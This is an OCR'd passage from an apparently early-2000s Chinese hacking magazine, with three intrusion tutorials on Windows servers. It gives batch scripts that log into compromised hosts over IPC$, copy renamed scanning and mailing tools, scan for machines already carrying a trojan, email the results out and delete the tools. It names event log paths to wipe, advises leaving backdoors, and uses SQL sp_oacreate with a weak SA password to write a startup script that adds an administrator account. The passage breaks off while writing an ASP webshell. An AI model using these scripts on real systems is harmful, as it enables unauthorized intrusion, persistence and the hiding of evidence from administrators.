


图 9

图9中被反色显示的那行就是Terminal Services的端口和程序，从名字上很容易判断出来。原来被改成3549了，继续用xp的终端连接（图10）。

小知识：Winxp的终端连接器不需要像Win2000的终端连接器那样需要修改端口，我们只需在输入框中输入61.22.22.22:3549即可，这句话的意思就是连接61.22.22.22的3549端口。




图 10

好了，其他善后工作就不用我说了吧，比如擦PP、清除其他入侵者的后门（较常见的是帐户和服务），顺便把漏洞补上（我们经常免费给人家服务的，呵呵）。然后留个后门，走人。

很多人以为只要把SA的xp_cmdshell去掉，即使被别人拿到SA也不会对自己造成影响，很明显这种想法是错误的，看一下我们上面的结果就知道了。所以，网管们还是要把SA的密码复杂度设置强点，如果不需要使用xp_cmdshell，那就把xplog70.dll删除或改名（请勿使用本文所介绍的技术进行破坏，否则后果自负）。

E-mail在入侵中的妙用

欲望之翼

题记 上网的朋友都收发过E-mail吧！如果有一天发现你的邮箱多了一个扫描结果时，是不是很惊讶呢？大家一定知道流光这个中国最著名的扫描探测软件，其4.7版新增了后台扫描模式，扫描的结果（*.PTR）可直接通过附件发送到信箱，这当然是要设置才有了。你可能会想，如果我用别的扫描器也能把扫描结果发到邮箱的话，那不是很爽？在网上搜了一通找到一个满意的工具，下面我就教大家怎么来做。

一、流光是如何设置的

选流光的高级扫描功能后就会出现设置窗口，你可选择本地主机或设置好的sensor。我们选择装在肉鸡上的sensor，也就是后台扫描模式（图1）。




图 1

点“选项”出现图2所示窗口，现在可以设置了。




图 2

这样设置后，扫描完成就会把扫描结果发到你的邮箱。

二、我们需要的工具

1. X-Mail。它是款基于SMTP协议，以“附件”方式发送邮件的单行命令行工具，也可通过“-prompt”参数运行程序，逐步设置各项内容。格式如下：

```
xmail <SMTP服务器地址> <发件人信箱> <收件人信箱> <待发送文件> [用户名] [登录口令]
xmail -prompt
```

注意 [用户名]和[登录口令]需根据SMTP服务器是否要求发件人身份验证而设置，对于不需要验证的服务器，用户名和登录口令必须为空，否则必须为合法用户名及口令。另，一些服务器虽然不需要验证发件人口令，但会对发件人信箱进行简单验证，如使用smtp.aaa.com，则发件人信箱必须为mailbox@aaa.com，否则被服务器认为是外域用户而拒绝发送。

例如：我的邮箱地址是webmaster@longker.com（别炸我哦），smtp服务器地址是smtp.longker.com，用户名webmaster，密码为desireboy（假的了，呵呵）。我们用hsan来扫描，扫描后生成的文件是HScanReport.htm，那我们的附件就是它了。

格式如下：

```
xmail smtp.longker.com webmaster@longker.com webmaster@longker.com HScanReport.htm webmaster desireboy
```

2. 对于远程执行程序和命令大家一定有自己的方法，有人说用at命令，有人说用流光的种植者。在此，笔者推荐大家用pstools里的psexec.exe，它是个命令行的WinNT/Win2000系统管理工具，相当不错。因为流光太大，种植者没有分离出来，而At命令没有效率。

注意 psexec.exe在远程使用时需要管理员权限。

3. Hscan0.31.exe。它是个命令行的工具，扫描速度很快，格式如下：

```
-a < HostName|IP|StartIP-EndIP >        —Scan All
-c [ Port ] < HostName|IP|StartIP-EndIP > [ Thread ]        —CGI Scanner
-f [ UserName|anonymous ] < HostName|IP|StartIP-EndIP >        —FTP Scanner
-p [ Port|StartPort-EndPort ] < HostName|IP|StartIP-EndIP > —Port Scanner
-u<URL>< HostName|IP|StartIP-EndIP >        —URL Scanner
```

三、思路

1. 和肉鸡建立ipc$连接，copy文件到肉鸡。

2. 用psexec远程执行命令，启动hscan扫描器。

3. 把扫描结果作为附件发到邮箱。

四、实现方案

为了更好的增加效率，我们用批处理来实现。先介绍一些基本的批处理知识：

echo 表示显示此命令后的字符

echo off 表示在此语句后所有运行的命令都不显示命令行本身

@ 与echo off相像，但它是加在其它命令行的最前面，表示运行时不显示命令行本身。

call 调用另一条批处理文件

pause 运行此句会暂停，显示Press any key to continue…等待用户按任意键后继续

rem 表示此命令后的字符为解释行，不执行，只是给自己今后查找用的。

注意 如果直接调用别的批处理文件，执行完那条文件后将无法执行当前文件后续命令。

还有一些命令（如if goto choice for）是批处理文件中较高级的命令，如果这几个你用得很熟练，你就是批处理文件的专家啦，这里就不多介绍了。好了，基本命令讲完，我们来写批处理文件了。先写一个批处理mail.bat，这个是要传到肉鸡上去

的了（注意：因为有的邮箱不支持htm附件，所以下面我把它改名了），内容如下：

```
@echo off
@internet.exe  p 8535 111.111.111.1-111.112.255.254  t 200
@rename hscanreport.htm qq.txt /y
@intel.exe smtp.longker.com webmaster@longker.com webmaster@longker.com qq.txt webmaster desireboy
@del mail.bat /y
@del internet.exe /y
@del intel.exe /y
@exit
```

看懂没有呢？我们要扫的是开了8535端口（中了独裁者的机器）的主机，然后把扫描结果发到我的邮箱。删除上传的文件internet .exe（改名后的hscan）、intel.exe（改名后的xmail）和mail.bat这个批处理。是不是觉得缺了什么？对，清除日志！

具体位置在：

```
winnt\sysem32\logfiles\*.*
winnt\sysem32\config\*.evt
winnt\sysem32\*.log
winnt\sysem32\*.txt
winnt\*.log
```

大家可以自己加进去，当然也可用rcls.vbs等工具来做。讲了那么多，我想大家也会写了吧！然后，我们在本机也写个批处理，方便点，以后还可以用的嘛！

```
@echo off
@net use \\%1\ipc$ %3 /u:"%2"
@if errorlevel 1 goto sorry
@echo ipc连接建立…………OK
@copy hscan.exe \\%1\admin$\system32\internet.exe && copy xmail.exe \\%1\admin$\system32\intel.exe && mail.bat \\%1\admin$\system32\mail.bat
@if errorlevel 1 goto sorry1
@echo 向肉鸡复制文件…………OK
:sorry
@echo 建立ipc$连接失败 :(
goto end
:sorry1
@echo 复制文件失败，没开默认共享 :(
goto end
:end
@net use %1 /del /y
@exit
```

把上面的文件存为cool.bat，他的功能大家应该知道了，是建立ipc连接和copy文件。OK！我们已写好了批处理，读者可根据自己的实际情况来写，我这里用的是hscan，你还可用其他扫描器，我这里主要讲的是思路，下面就是实战了。

五、实践步骤

好了，万事具备，不欠东风，那还傻站着干吗呢！哦，原来有小妹妹在旁边呀，决定做一次柳下惠了。在自己的命令行输入：

cool 肉鸡ip 帐户 帐户密码

OK，提示建立ipc成功，copy文件成功了。然后就可用psexec来执行了。先建立ipc连接，然后这样来：用**psexec \\ip cmd.exe**命令进入肉鸡的cmd下，然后执行mail.bat就OK了。

半个小时后去看看自己的邮箱吧（图3）！呵呵，收到了吧！




图 3

六、总结

其实，我们主要讲的不是入侵，而是些入侵技巧。在入侵时如果能使用一些技巧，相信对入侵的帮助很大。同时大家要学会思考，学会利用资源，比如搜索引擎。大家有什么经验也写出来，一起交流交流。有不足之处，请大家补充。

本文用到的如下工具光盘中有收录：X-Mai、psexec.exe、Hscan0.31. exe。

对SA权限的再突破

lcx

在《黑客X档案》2003年第7期中，青野志狼写了篇《对SA的权限突破》。

该文提到了在知道sql服务器的SA用户名弱密码后，而服务器去掉了SA的xp_cmdshell权限的情况下，如何通过SQL命令恢复SA的xp_cmdshell权限来进行入侵。

这样入侵（详情请看原文）的前提是服务器的xplog70.dll没有被删除或改名，这一点青野志狼也谈到了，但他没有写在xplog70.dll被删掉或改名情况下的入侵方法。这里我把曾经在这样的情况下入侵成功的经验介绍给大家。

1. 先来看我对xx.41.153.190的扫描结果，x-scan2.3扫描后的详细漏洞表如下：

```
[开放端口]21/80/1433/3389
[sql弱口令]sa(aaa)
[CGI漏洞]
/_vti_bin/fpcount.exe?Page=default.htm|Image=2|Digits=1 [漏洞描述]
/_vti_bin/shtml.dll/nosuch.htm [漏洞描述]
/_vti_bin/shtml.dll [漏洞描述]
/_vti_bin/shtml.dll/_vti_rpc [漏洞描述]
```

/_vti_bin/shtml.exe [漏洞描述]

除了这几个漏洞外x-scan2.3再没有扫出别的了，好在有sql弱口令。用sql连接器连上看看吧，可大失所望。dir命令不能执行，好像是服务器去掉了SA的xp_cmdshell权限（图1）。




图1

2. 我再用sql的查循分析器来连接SQL服务器（图2），恢复cmd_shell权限试试。在sql的查循分析器里写入：**sp_addextendedproc xp_cmdshell, @dllname='xplog70.dll'**，但显示错误（图3）。




图2




图3

看样子是xplog70.dll被改名了。抱着试试看的态度，再用sql连接器连上，执行dir命令，依然依显示图1的情况。

这种情况下怎么办呢？既然有了sql弱口令，而且sql的查询分析器也可连接上，当然也可用它来写些文本程序在服务器上。再打开查询分析器，在弹出文本框里写入以下sql脚本命令（注：以下代码收录在光盘的相关压缩包内，在包内的文件名为vbs.sql）：

```
declare @o int, @f int, @t int, @ret int ,@a int
exec sp_oacreate 'scripting.filesystemobject', @o out
//给菜鸟加个简单注释，这两行代码是建立sql的文本对象
exec sp_oamethod @o, 'createtextfile', @f out,
'c:\\docume~1\\alluse~1\\「开始」菜单\\程序\\启动\\a.vbs', 1
//在启动菜单里写入a.vbs，当然这里只支持中文
exec @ret = sp_oamethod @f, 'writeline', NULL,
'set wshshell=createobject("wscript.shell")'
//单引号里的都是a.vbs的内容，要一行一行的写，下同。
exec @ret = sp_oamethod @f, 'writeline', NULL,
'a=wshshell.run ("cmd.exe /c net user lcx 123 /add",0)'
exec @ret = sp_oamethod @f, 'writeline', NULL,
'b=wshshell.run ("cmd.exe /c net localgroup administrators lcx /add",0)'
//a.vbs内容结束
```

执行查询后（图4），就会在服务器的启动程序里写入一个a.vbs脚本。




图4

3. 只要服务器重启，就可加入一个用户名是lcx，密码为123的管理员用户。做完这一切后就开始等待服务器重启了，可是等到花儿也谢了，这个用户也没加成功。我用lcx的用户名和密码123一直也登陆不了3389端口。不知是服务器没重启，还是服务器不是中文系统(因为这个sql脚本只支持中文)，结果还是被管理员发现了。于是，我回头看了看x-scan的漏洞扫描报告，上安全焦点查了一些扫到的漏洞资料，还是一无所获，扫到的漏洞都没有太大的利用价值。思考中，突然灵光一闪，_vti_bin是个虚拟目录，在IIS上默认的物理路径是C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\40\isapi\，我可在这里用sql的查循分析器写入一个asp程序呀！先看看思路对不对，执行**http://ip/_vti_bin/**，返回403错误码（图5）。




图5

证明服务器这个虚拟目录是存在的。好了，开始写sql脚本(本想写入海阳顶端网木马xp.net版，可代码太多了)：

```
declare @o int, @f int,
```

